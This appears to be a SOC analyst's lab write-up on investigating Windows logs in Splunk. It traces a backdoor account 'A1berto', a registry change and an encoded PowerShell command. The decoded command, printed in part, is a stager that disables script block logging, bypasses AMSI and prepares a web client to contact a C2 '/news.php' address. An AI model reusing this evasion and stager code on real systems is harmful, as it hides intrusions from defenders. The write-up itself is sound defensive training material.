


Investigation with Splunk

Scenario: SOC Analyst **Johnny** has observed some anomalous behaviors in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

Query the “main” index and check the events.

index="main"



The screenshot shows the Splunk 'New Search' interface. At the top, the search bar contains the query '1 index="main"'. Below the search bar, a status bar indicates '✓ 12,256 events (before 9/18/23 1:42:02.000 AM) No Event Sampling ▾'. Below this, there are four tabs: 'Events (12,256)', 'Patterns', 'Statistics', and 'Visualization'. The 'Events (12,256)' tab is selected and highlighted with a blue underline. Below the tabs, there are several interactive elements: 'Format Timeline ▾', '— Zoom Out', '+ Zoom to Selection', and '× Deselect'. The bottom of the interface shows a green bar on the left and a series of horizontal lines representing the search results.

On one of the infected hosts, the adversary was successful in creating a backdoor user. To find let's use the below command.

Event ID 4720 is logged when a user account is created.

index="main" EventID="4720"

Security Log
Windows
SharePoint
SQL Server
Exchange
Training
Tools
Newsletter
Webinars
Blog
Webinars
Training
Encyclopedia
Quick Reference
Book

Encyclopedia

- Event IDs
- All Event IDs
- Audit Policy

Go To Event ID: Go

Security Log Quick Reference Chart

Windows Security Log Event ID 4720

4720: A user account was created

On this page

- Description of this event
- Field level details
- Examples
- Discuss this event
- Mini-seminars on this event

The user identified by Subject: created the user identified by New Account:.

Attributes show some of the properties that were set at the time the account was created. Notice account is initially disabled.

This event is logged both for local SAM accounts and domain accounts.

You will see a series of other User Account Management events after this event as the remaining properties are punched down, password set and account finally enabled.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022
Category	Account Management
Subcategory	User Account Management
Type	Success
Corresponding events in Windows 2003 and before	624

a HomeDirectory 1
a HomePath 1
a Hostname 1
a Index 1
Keywords 1
Linecount 1
a LogonHours 1
a Message 1
a NewUacValue 1
a OldUacValue 1
a Opcode 1
OpcodeValue 1
a PasswordLastSet 1
port 1
PrimaryGroupid 1
a PrivilegeList 1
a ProfilePath 1
a ProviderGuid 1
a punct 1
RecordNumber 1
a SamAccountName 1
a ScriptPath 1
a Severity 1
SeverityValue 1
a SidHistory 1
a SourceModuleName 1
a SourceModuleType 1

Subject:

Security ID: S-1-5-21-4020933649-1037605423-417876593-1104

Account Name: James

Account Domain: Cybertees

Logon ID: 0x551686

New Account:

Security ID: S-1-5-21-1969843730-2406867588-1543852148-1000

Account Name: A1berto

Account Domain: WORKSTATION6

Attributes:

SAM Account Name: A1berto

Display Name: <value_not_set>

SamAccountName

1 Value, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
A1berto	1	100%

User Account Control:

On the same host, a registry key was also updated regarding the new backdoor user.

This would query to Sysmon events that logged modifications of a registry value.

index="main" EventID=13 A1berto

Event ID 13: RegistryEvent (Value Set)

This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type `DWORD` and `QWORD`.

Click on the “TargetObject” field to display the value of the object that was modified.

Severity value: 2

TargetObject

1 Value, 100% of events

Selected

Reports

[Top values](#) [Top values by time](#) [Rare values](#)

[Events with this field](#)

Values	Count	%
HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto \(Default)	1	100%

Examine the logs and identify the user that the adversary was trying to impersonate.

index="main"

The names of users are found in the “User” field. The newly created user “A1berto” is not the same as “Alberto”; therefore, “Alberto” is being impersonated.

Windows Security Log Event ID 4688

4688: A new process has been created

On this page

- [Description of this event](#)
- [Field level details](#)
- [Examples](#)
- [Discuss this event](#)
- [Mini-seminars on this event](#)

Event 4688 documents each program that is executed, who the program ran as and the process that started this process.

When you start a program you are creating a "process" that stays open until the program exits. This process is identified by the Process ID:. You can correlate this event to other events by Process ID to determine what the program did while it ran and when it exited (event 4689).

Win2012R2 adds Process Command Line.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022
Category	Process Tracking
• Subcategory	• Process Creation
Type	Success
Corresponding events in Windows 2003 and before	592

Event ID 1: Process creation

The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The `ProcessGUID` field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the `HashType` field.

The query will filter events where successful and failed account logon attempts were made by the backdoor user.

index="main" EventID="4625" OR EventID="4624" A1berto

New Search

1 index="main" EventID="4625" OR EventID="4624" Alberto

✓ 0 events (before 9/18/23 2:44:31.000 AM) No Event Sampling ▾

Events (0) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

Windows Security Log Event ID 4624 ⇄

4624: An account was successfully logged on

On this page

- Description of this event
- [Field level details](#)
- [Examples](#)
- [Discuss this event](#)
- [Mini-seminars on this event](#)

This is a highly valuable event since it documents each and every successful attempt to logon to the local computer regardless of logon type, location of the user or type of account. You can tie this event to logoff events [4634](#) and [4647](#) using Logon ID.

Win2012 adds the Impersonation Level field as shown in the example.

Win2016/10 add further fields explained below.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022
Category	Logon/Logoff
• Subcategory	• Logon
Type	Success
Corresponding events in Windows 2003 and before	528 , 540

Windows Security Log Event ID 4625 ⇄

4625: An account failed to log on

On this page

- Description of this event
- [Field level details](#)
- [Examples](#)
- [Discuss this event](#)
- [Mini-seminars on this event](#)

This is a useful event because it documents each and every failed attempt to logon to the local computer regardless of logon type, location of the user or type of account.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022
Category	Logon/Logoff
• Subcategory	• Logon
Type	Failure
Corresponding events in Windows 2003 and before	529 , 530 , 531 , 532 , 533 , 534 , 535 , 536 , 537 , 539

The following query would filter Powershell events.

index="main" EventID="4104" OR EventID="4103"


Only one host was identified where the PowerShell commands were executed.



The screenshot shows a Splunk search results interface for the field 'Hostname'. It includes a close button (X) in the top right corner. Below the field name, it states '1 Value, 93.671% of events'. There are 'Selected' buttons for 'Yes' and 'No'. Under the 'Reports' section, there are links for 'Top values', 'Top values by time', 'Rare values', and 'Events with this field'. A table displays the results:

Values	Count	%
James.browne	74	100%

Using the same query from the previous question, there were 79 PowerShell activities that were monitored.



The screenshot shows the 'New Search' interface in Splunk. The search query is: `1 index="main" EventID="4104" OR EventID="4103"`. Below the query, it shows '79 events (before 9/18/23 3:21:55.000 AM)' and 'No Event Sampling'. There are tabs for 'Events (79)', 'Patterns', 'Statistics', and 'Visualization'. At the bottom, there are buttons for 'Format Timeline', 'Zoom Out', 'Zoom to Selection', and 'Deselect'.

The modified query will extract the value of “Host Application” from the field “ContextInfo”, present it on a table without duplicate commands.

```
index="main" EventID="4104" OR EventID="4103"
```

```
| rex field=ContextInfo "Host Application = (?<Command>[^\r\n]+)"
```

```
| table Command
```

```
| dedup Command
```

There is only one command value and it is base64 encoded.

New Search

Save As Create Table View Close

```

1 | index="main" EventID="4104" EventID="4103"
2 | rex field=ContextInfo "Host Application = (<?Command>{\r\n})*"
3 | table Command
4 | dedup Command

```

79 events (before 9/18/23 3:21:06.000 AM) No Event Sampling

Job

Verbose Mode

Events (79) Patterns Statistics (1) Visualization

100 Per Page Format Preview

Command

```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQB5ACgAJABQAFMAVBjAHIAUwBJAGBAbgBUAGEAYgBMAGUALgBQAFMAVBgBFAHIAUwBJAE8ATgAUe0AYQB

```

Copied the encoded value and decoded it in cyberchef.

Recipe

Input

From Base64

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

Remove null bytes

```

SQB5ACgAJABQAFMAVBjAHIAUwBJAGBAbgBUAGEAYgBMAGUALgBQAFMAVBgBFAHIAUwBJAE8ATgAUe0AYQB
KAE8AUgAgAC0ARwB1ACAAHwApAHsAJAAxADEAQgBEADgAPQbBAHIAZQBGAF0ALgBBAFMAcwB1AE0AYgBsAH
KALgBHAUADABUUAHKAUABFACgAJwBTAMKAcwB0AGUAbQAUe0AYQBwAGEAZwB1AG0AZQBwAHQALgBBHAUAD
ABvAG0AYQB0AGKAbwBuAC4AVQ0B0AGKAbABZACcAKQAuACIARwBFAFQARgBjAGUAYABsAGQAIGa0ACcAYwBh
AGMAAB1AGQARwByAG8AdQwBFAAAbwBsAGkAYwB5AFMAZQB0AHQA0QBuAGcAcwAnACwAJwB0ACcAKwAnAG8
AbgBQAHUAYgBsAGkAYwBsAFMAABHAAHQa0QBJACcAKQA7AEKARGa0ACQAMQAxAEIAZAA4ACKAewAKAEEMQ
A4AEUAMQA0ACQAMQAxAEIAAA4AC4ARwB1AHQAVgBhAEwAVQBFACgAJABUAFUABABMACA0wBjAGYAKAAK
EEMQA4AGUAMQ0BbACC AUwBjAHIAAQBuAHQAQgAnACsAJwBsAG8AYwBrAEwABwBnAGCAaQBuAGCAJwBdACKA
ewAKAEEMQA4AGUAMQ0BbACC AUwBjAHIAAQBuAHQAQgAnACsAJwBsAG8AYwBrAEwABwBnAGCAaQBuAGCAJwB
dAFsAJwBFAg4AYQBjAGwAZQBtAGMACgBpAHAAADABCCACcAKwAnAGwABwBjAGsATABVAGCAZwBpAG4AZwAnAF
0APQAuADsAJABHAADEADAB1ADEANwAnAFMAYwByAGKACAB0AEIAJwAnACcABABvAGMAAwBMAG8AZwBnAGKAb
gBnACCAXQBbACCARQBwAGEAYgBsAGUAMwBjAHIAAQBuAHQAQgBsAG8AYwBrAEKAbgB2AG8AYwBhAHQA0QBV
AG4ATABVAGCAZwBpAG4AZwAnAF0APQAuAHBAJAB2AEETA0A9AFsAQwBvAEwAB1AGHAdBpAE8ATgBTAC4
ARwB1AE4ARQByAGKAwAuAEQASQBjAFQA0QBPAg4AQQB5AFKAHwBTAHQAcgBjAE4ARwBsAFMAEQBzAFQARQ
BTAC4ATwBCAE0ARQBjAHQAXQBdAD0A0gBuAGUAVwAoACkA0wAKAHYAQQ0MAC4AQQBKAQKAAnAEUAbgBHA
GIAAB1AFMAYwByAGKACAB0AEIAJwAnACcABABvAGMAAwBMAG8AZwBnAGKAbgBnACCALAAwACKA0wAKAFYA
QQBMAC4AQQBKAQKAAnAEUAbgBhAGIAAB1AFMAYwByAGKACAB0AEIAbABvAGMAAwBjAG4AdgBvAGMAYQB
0AGKAbwBuAEwABwBnAGCAaQBuAGCAJwBsADAAKQA7ACQAYQAxADgAZQAxAFsAJwBIAEsARQB2AF8ATABPAE
MAQQBjHAF8ATQB0AEHAsABJAE4ARQBcAFMAbwBmAHQA0QBuAHIAZQBcAFAAbwBsAGkAYwBpAGUACwBcAE0Aa
QBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUACgBtAGgAZQBwAGwAXABTAGMACgBp
AHAAADABCCACcAKwAnAGwABwBjAGsATABVAGCAZwBpAG4AZwAnAF0APQAuAFYAQQBsAHBA0RQBMAHMA0RQB7AFs

```

Output

```

IF($SPSVersionTable.PSVersion.Major -Ge 3){$11BD8=
[ref].Assembly.GetType('System.Management.Automation.Utils')."GETFIE"Id"
('cachedGroupPolicySettings','N'+onPublic,Static');IF($11BD8)
{$A18E1=$11BD8.GetValue($Null);If($A18E1['ScriptB'+lockLogging'])
{$A18E1['ScriptB'+lockLogging]}
['EnableScriptB'+lockLogging]=0;$A18E1['ScriptB'+lockLogging]
['EnableScriptBlockInvocationLogging']=0}$VAL=
[COLLECTIONS.GENERIC.Dictionary[STRING,SYSTEM.OBJECT]]::new();$VAL.Add('EnableScrip
tB'+lockLogging',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);$A18E1['MKEY_
LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging'
]=$VAL]Else{[ScriptBlock]."GETFIE"Id"
('signatures','N'+onPublic,Static').SetVal($Null,(New-Object
COLLECTIONS.Generic.HashSet[String]))$Ref=
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+Utils');$Ref.GetFIEId('
amsiInitF'+ailed','NonPublic,Static').SetVal($Null,$True);};
[System.Net.ServicePointManager]::Expect100Continue=0;$7a6e0-New-Object
System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0)
like
Becko';$ser=$(Text.Encoding)::Unicode.GetString([Convert]::FromBase64String('aABBA
HQAAC6AC8ALwAXADAALgAXADAALgA1AA=='));$t='/news.php';$7A6ED.Headers.Add('
User-Agent',$u);$7A6ED.Proxy=

```

STEP

BAKE!

Auto Bake

The decoded strings included a script to modify the PowerShell script block logging setting. Additionally, there seems to be a base64-encoded value that may refer to a domain name or an IP address, given that “/news.php” could be a URL or subdirectory.

Copied the value of the base64 string, decoded them, then defanged the output. So the base64 encoded string refers to an IP address.

